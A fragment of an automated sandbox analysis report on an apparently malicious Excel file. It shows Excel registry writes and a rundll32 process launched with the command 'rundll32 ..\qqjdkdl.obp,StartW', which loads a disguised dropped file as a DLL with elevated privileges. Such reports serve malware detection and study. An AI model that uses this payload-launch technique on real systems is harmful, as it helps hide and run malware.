00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF373	EF373	binary	04 00 00 00 D0 09 00 00 33 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 65 00 31 00 64 00 66 00 35 00 37 00 64 00 65 00 5F 00 62 00 79 00 5F 00 4C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 F6 71 4F 27 0E 41 D7 01 73 F3 0E 00 73 F3 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	.<1	binary	2E 3C 31 00 D0 09 00 00 02 00 00 00 00 00 00 00 78 00 00 00 01 00 00 00 3A 00 00 00 32 00 00 00 65 00 31 00 64 00 66 00 35 00 37 00 64 00 65 00 5F 00 62 00 79 00 5F 00 6C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 2E 00 78 00 6C 00 73 00 00 00 65 00 31 00 64 00 66 00 35 00 37 00 64 00 65 00 5F 00 62 00 79 00 5F 00 6C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7907	F7907	binary	04 00 00 00 D0 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 6D D7 8F 3B 0E 41 D7 01 07 79 0F 00 07 79 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7ADB	F7ADB	binary	04 00 00 00 D0 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 6D D7 8F 3B 0E 41 D7 01 DB 7A 0F 00 DB 7A 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1552 Parent PID: 2512

General

Start time:	10:51:51
Start date:	04/05/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\qqjdkdl.obp,StartW
Imagebase:	0xff640000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis